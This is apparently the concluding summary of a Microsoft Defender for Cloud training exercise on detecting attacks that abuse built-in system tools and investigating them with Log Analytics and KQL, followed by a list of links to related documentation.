In this exercise we demonstrated how Microsoft Defender for Cloud can be used to detect diverse types of attacks that used built-in system tools, and how to use Log Analytics to investigate indications of attack. The approach used on this exercise can be replicated in a real-world environment, and you should continue to explore [KQL](#) to create custom queries that are relevant for your investigation.

Other resources

- [Microsoft Defender for Cloud Documentation Page](#)
- [Microsoft Defender for Cloud Playbook: Security Alerts](#)
- [Kusto Query Language \(KQL\) from Scratch](#)
- [Query repositories : WDATP/log analytics Github](#)
- [Microsoft Defender for Cloud Security Alert Reference Guide](#)